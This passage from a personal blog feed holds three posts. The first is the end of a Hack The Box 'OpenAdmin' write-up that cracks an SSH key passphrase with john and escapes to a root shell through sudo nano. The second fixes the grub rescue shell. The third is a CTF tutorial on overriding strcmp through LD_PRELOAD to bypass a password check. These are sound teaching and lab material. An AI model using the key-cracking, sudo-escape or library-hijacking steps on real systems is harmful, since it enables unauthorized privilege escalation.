7a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d</span>
</code></pre></div></div>

<p>Cracking with john</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kali@kali <span class="nv">$ </span><span class="nb">sudo </span>john joanna.hash <span class="nt">-wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt
<span class="o">[</span><span class="nb">sudo</span><span class="o">]</span> password <span class="k">for </span>kali:
Using default input encoding: UTF-8
Loaded 1 password <span class="nb">hash</span> <span class="o">(</span>SSH <span class="o">[</span>RSA/DSA/EC/OPENSSH <span class="o">(</span>SSH private keys<span class="o">)</span> 32/64]<span class="o">)</span>
Cost 1 <span class="o">(</span>KDF/cipher <span class="o">[</span><span class="nv">0</span><span class="o">=</span>MD5/AES <span class="nv">1</span><span class="o">=</span>MD5/3DES <span class="nv">2</span><span class="o">=</span>Bcrypt/AES]<span class="o">)</span> is 0 <span class="k">for </span>all loaded hashes
Cost 2 <span class="o">(</span>iteration count<span class="o">)</span> is 1 <span class="k">for </span>all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit <span class="nb">false </span>positives, so it will keep trying even after
finding a possible candidate.
Press <span class="s1">'q'</span> or Ctrl-C to abort, almost any other key <span class="k">for </span>status
bloodninjas      <span class="o">(</span>joanna.id_rsa<span class="o">)</span>
Warning: Only 2 candidates left, minimum 4 needed <span class="k">for </span>performance.
1g 0:00:00:03 DONE <span class="o">(</span>2020-04-25 23:15<span class="o">)</span> 0.3174g/s 4552Kp/s 4552Kc/s 4552KC/sa6_123..<span class="k">*</span>7¡Vamos!
Session completed
</code></pre></div></div>

<p>Now, we can login as joanna to openadmin.htb</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>joanna@openadmin:~<span class="nv">$ </span><span class="nb">sudo</span> <span class="nt">-l</span>
Matching Defaults entries <span class="k">for </span>joanna on openadmin:
    env_reset, mail_badpass, <span class="nv">secure_path</span><span class="o">=</span>/usr/local/sbin<span class="se">\:</span>/usr/local/bin<span class="se">\:</span>/usr/sbin<span class="se">\:</span>/usr/bin<span class="se">\:</span>/sbin<span class="se">\:</span>/bin<span class="se">\:</span>/snap/bin

User joanna may run the following commands on openadmin:
    <span class="o">(</span>ALL<span class="o">)</span> NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~<span class="err">$</span>
</code></pre></div></div>

<p>so based on this, we can see joanna can run <code class="language-bash highlighter-rouge">/bin/nano</code> with sudo without password.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>joanna@openadmin:~<span class="nv">$ </span><span class="nb">sudo</span> /bin/nano /opt/priv
^R^X
reset<span class="p">;</span> sh 1&gt;&amp;0 2&gt;&amp;0

<span class="c"># id</span>
<span class="nv">uid</span><span class="o">=</span>0<span class="o">(</span>root<span class="o">)</span> <span class="nv">gid</span><span class="o">=</span>0<span class="o">(</span>root<span class="o">)</span> <span class="nb">groups</span><span class="o">=</span>0<span class="o">(</span>root<span class="o">)</span>
<span class="c"># cat /root/root.txt</span>
2f9<span class="k">**************************</span>561
</code></pre></div></div>

<p>Reference: https://gtfobins.github.io/gtfobins/nano/</p>

<h2 id="lesson">Lesson</h2>
<ul>
  <li>try out with different wordlists for dirbusting.</li>
  <li>check if anyone reused credentials from say webapps</li>
  <li>check <code class="language-bash highlighter-rouge"><span class="nb">sudo</span> <span class="nt">-l</span></code> before even trying for normal priv esc</li>
  <li>gtfobins is a good resource</li>
</ul>]]></content><author><name>the-coder</name></author><category term="hacking" /><category term="htb" /><summary type="html"><![CDATA[ip: 10.10.10.171]]></summary></entry><entry><title type="html">Grub Rescue</title><link href="https://the-coder.dev//Grub-Rescue/" rel="alternate" type="text/html" title="Grub Rescue" /><published>2020-01-19T00:00:00+00:00</published><updated>2020-01-19T00:00:00+00:00</updated><id>https://the-coder.dev//Grub-Rescue</id><content type="html" xml:base="https://the-coder.dev//Grub-Rescue/"><![CDATA[<p>You probably have seen the dreadful “grub rescue” shell, when booting up your linux. I faced quite a few times due to a couple of reasons. This post is about how to fix it.</p>

<p>The main issue is because grub does not know where the bootloader is installed. This could happen after you just did a kernel upgrade, or did a <code class="language-bash highlighter-rouge">update-grub</code> manually. Therefore, we just have to let grub know where the bootloader is on.</p>

<h2 id="ls">ls</h2>
<p>Find out how many hard disks and partitions are there. it should show something like the following</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>hd0<span class="o">)</span> <span class="o">(</span>hd0,gpt2<span class="o">)</span> <span class="o">(</span>hd0,gpt1<span class="o">)</span> <span class="o">(</span>hd1<span class="o">)</span> ... <span class="o">(</span>hd1,gpt1<span class="o">)</span>
</code></pre></div></div>

<p>Keep <code class="language-bash highlighter-rouge"><span class="nb">ls</span></code>-ing into the hard disks until you see <code class="language-bash highlighter-rouge">/boot</code></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;</span> <span class="nb">ls</span> <span class="o">(</span>hd0,gpt7<span class="o">)</span>
<span class="o">(</span>hd1,gpt7<span class="o">)</span>: Filesystem is ext2
<span class="c"># we found the filesystem for root</span>

<span class="o">&gt;</span> <span class="nb">ls</span> <span class="o">(</span>hd0,gpt7<span class="o">)</span>/boot
./ ../ grub/ memtest86+/ initramfs-4.14-x86_64.img ...
</code></pre></div></div>

<h2 id="solution">Solution</h2>
<p>Once you found the root drive, do the following.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;</span> <span class="nb">set </span><span class="nv">prefix</span><span class="o">=(</span>hd1,gpt7<span class="o">)</span>/boot/grub
<span class="o">&gt;</span> <span class="nb">set </span><span class="nv">root</span><span class="o">=(</span>hd1,gpt7<span class="o">)</span>
<span class="o">&gt;</span> insmod normal
<span class="o">&gt;</span> normal
</code></pre></div></div>

<p>source: <a href="https://askubuntu.com/a/166338">grub2 - How to fix “error: unknown filesystem. grub rescue&gt; - Ask Ubuntu</a></p>

<p>After pressing enter, you should be immediately taken to the bootloader.</p>

<h2 id="possible-causes">Possible causes</h2>
<p>This can happen when windows have a major update or something messed up the bootloader. But the above solution will only bootup your OS. You still need to fix it.</p>]]></content><author><name>the-coder</name></author><category term="linux" /><summary type="html"><![CDATA[You probably have seen the dreadful “grub rescue” shell, when booting up your linux. I faced quite a few times due to a couple of reasons. This post is about how to fix it.]]></summary></entry><entry><title type="html">Pwning C Programs with LD_PRELOAD</title><link href="https://the-coder.dev//Pwning-C-Programs-with-LD_PRELOAD/" rel="alternate" type="text/html" title="Pwning C Programs with LD_PRELOAD" /><published>2019-12-29T00:00:00+00:00</published><updated>2019-12-29T00:00:00+00:00</updated><id>https://the-coder.dev//Pwning-C-Programs-with-LD_PRELOAD</id><content type="html" xml:base="https://the-coder.dev//Pwning-C-Programs-with-LD_PRELOAD/"><![CDATA[<p>This post will be talking about LD_PRELOAD environment variables and what they can be used for. This is usually used in C programming as well as CTF style challenges. It will be a bit easier to understand the examples if you have prior C knowledge and basic Linux knowledge.</p>

<p>To talk about LD_PRELOAD, one needs to be familiar with static and dynamic linking of compiler</p>

<h4 id="static-linking">Static linking</h4>
<p>This method of the compilation will produce a fully standalone executable or a library file containing all the function definitions into just one file.</p>

<h4 id="dynamic-linking">Dynamic linking</h4>
<p>This method of compilation, however, will not be fully standalone, instead, it will rely on the existence of the statically linked libraries on the system. Normally they will search for directory paths such as <code class="language-bash highlighter-rouge">/lib64</code> or <code class="language-bash highlighter-rouge">/lib</code>.
When you have spent a sufficiently long time on a Linux system, you should have seen error messages while installing packages or running programs that look something like the following, complaining about the shared objects not being found.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Error: openssl.so.1 not found
Error: libcrypto.so.1 not found
</code></pre></div></div>
<p>This kind of error is common on Linux, and it can usually be solved by installing the necessary libraries.</p>

<p>GCC will be using dynamic linking by default. It means the program and the library will be loaded to memory during execution time and linked. If you want to compile it as static executable, you have to add <code class="language-bash highlighter-rouge"><span class="nt">-static</span></code> to the compiler options when compiling.</p>

<p>Let’s explore some dynamically linked binaries.</p>

<p><img src="https://i.imgur.com/yn9vlM1.png" alt="" /></p>

<p><code class="language-bash highlighter-rouge">ldd</code> command can be used to show the libraries that the binary is linked. In this case, it shows the dependencies of <code class="language-bash highlighter-rouge"><span class="nb">ls</span></code> binary.</p>

<p>You can see the shared objects of the library <code class="language-bash highlighter-rouge"><span class="nb">ls</span></code> requires, for instance, w<code class="language-bash highlighter-rouge">libc.so.6</code>, and the path of the <code class="language-bash highlighter-rouge">.so</code> file on the system. There is one interesting thing about the picture, why does <code class="language-bash highlighter-rouge"><span class="nb">ls</span></code> needs <code class="language-bash highlighter-rouge">libpthread</code>? I can’t think of any reason why <code class="language-bash highlighter-rouge"><span class="nb">ls</span></code> would need multi threading.</p>

<p>In CTFs, you might see the following types of c program source code. This is simplified to show the LD_PRELOAD misuse. Let’s go ahead and compile the code.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#include</span> <span class="cpf">&lt;stdio.h&gt;</span><span class="cp">
#include</span> <span class="cpf">&lt;string.h&gt;</span><span class="cp">
</span>
<span class="kt">int</span> <span class="nf">main</span><span class="p">(</span><span class="kt">int</span> <span class="n">argc</span><span class="p">,</span> <span class="kt">char</span> <span class="o">**</span><span class="n">argv</span><span class="p">)</span> <span class="p">{</span>
    <span class="kt">char</span> <span class="n">passwd</span><span class="p">[]</span> <span class="o">=</span> <span class="s">"p455w0rd"</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">argc</span> <span class="o">&lt;</span> <span class="mi">2</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">printf</span><span class="p">(</span><span class="s">"Usage: %s &lt;password&gt;</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">]);</span>
        <span class="k">return</span> <span class="mi">0</span><span class="p">;</span>
    <span class="p">}</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">strcmp</span><span class="p">(</span><span class="n">passwd</span><span class="p">,</span> <span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span> <span class="o">==</span> <span class="mi">0</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">printf</span><span class="p">(</span><span class="s">"You pwned the process, congratz</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
        <span class="n">printf</span><span class="p">(</span><span class="s">"Flag is {LD_PRELOAD_rulz}</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
        <span class="k">return</span> <span class="mi">1</span><span class="p">;</span>
    <span class="p">}</span>
    <span class="n">printf</span><span class="p">(</span><span class="s">"Wrong password!</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
    <span class="n">printf</span><span class="p">(</span><span class="s">"Access Denied</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
    <span class="k">return</span> <span class="mi">0</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<p><img src="https://i.imgur.com/yMj5LSF.png" alt="" /></p>

<p>Notice that many c programs need libc, as it contains the functions like <code class="language-bash highlighter-rouge"><span class="nb">printf</span></code>.
This is a very simple program, that if you execute with a correct password, it will print the flag, else it will print wrong password.</p>

<p>The function we need to mess around is the <code class="language-bash highlighter-rouge">strcmp<span class="o">()</span></code> function. If this function returns 0, then it will successfully print the flag. So, let’s bypass this by misusing <code class="language-bash highlighter-rouge">LD_PRELOAD</code>.</p>

<p><img src="https://i.imgur.com/KG9Ly16.png" alt="" /></p>

<p>First of all, save the following code as <code class="language-bash highlighter-rouge">hijack.c</code>. It is a very simple function with the same function name and parameters as the standard <code class="language-bash highlighter-rouge">strcmp<span class="o">()</span></code> function, but it will do nothing but return 0. This will be overwriting the <code class="language-bash highlighter-rouge">strcmp<span class="o">()</span></code> later on.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">int</span> <span class="nf">strcmp</span><span class="p">(</span><span class="k">const</span> <span class="kt">char</span> <span class="o">*</span><span class="n">s1</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">*</span><span class="n">s2</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">return</span> <span class="mi">0</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<p><img src="https://i.imgur.com/D6mNFJ4.png" alt="" /></p>

<p>Compile the code as shared object</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gcc <span class="nt">-fPIC</span> <span class="nt">-c</span> hijack.c <span class="nt">-o</span> hijack.o
gcc <span class="nt">-shared</span> <span class="nt">-o</span> hijack.so hijack.o
</code></pre></div></div>

<p>Now it is the exciting part, the <strong>exploitation</strong>.</p>

<p><img src="https://i.imgur.com/gEu5BTO.png" alt="" /></p>

<p>What this does is that it will define the <code class="language-bash highlighter-rouge">LD_PRELOAD</code> variable, and execute the program with <code class="language-bash highlighter-rouge">xxx</code> as input. In normal cases, this will not print the flag, because the input is not the correct password.</p>

<p>But due to the <code class="language-bash highlighter-rouge">LD_PRELOAD</code>, when the program asks for <code class="language-bash highlighter-rouge">strcmp<span class="o">()</span></code> function, it loads that function from <code class="language-bash highlighter-rouge">hijack.so</code> file, which of course returns 0. Thus PWNED.</p>

<p>This trick is useful in doing CTF challenges and it can lead to local privilege escalation. It is also useful in trying to do dynamic analysis of malware, etc, because you can easily write a function wrapper to tap into the function calls of the programs.</p>

<h4 id="reference-urls">Reference urls</h4>

<p><a href="https://www.exploit-db.com/papers/13233/">Reverse Engineering with LD_PRELOAD</a></p>

<p><a href="https://stackoverflow.com/questions/21068650/exploiting-suid-files-with-ld-preload-and-ifs">c - Exploiting SUID files with LD_PRELOAD and IFS - Stack Overflow</a></p>

<p><a href="http://fluxius.handgrep.se/2011/10/31/the-magic-of-ld_preload-for-userland-rootkits/">The magic of LD_PRELOAD for Userland Rootkits</a></p>

<p><a href="http://touhidshaikh.com/blog/?p=827">Sudo LD_PRELOAD Linux Privilege Escalation</a></p>

<p><a href="https://www.securusglobal.com/community/2014/03/17/how-i-got-root-with-sudo/">How I got root with Sudo</a></p>]]></content><author><name>the-coder</name></author><category term="C" /><category term="hacking" /><summary type="html"><![CDATA[This post will be talking about LD_PRELOAD environment variables and what they can be used for. This is usually used in C programming as well as CTF style challenges. It will be a bit easier to understand the examples if you have prior C knowledge and basic Linux knowledge.]]></summary></entry></feed>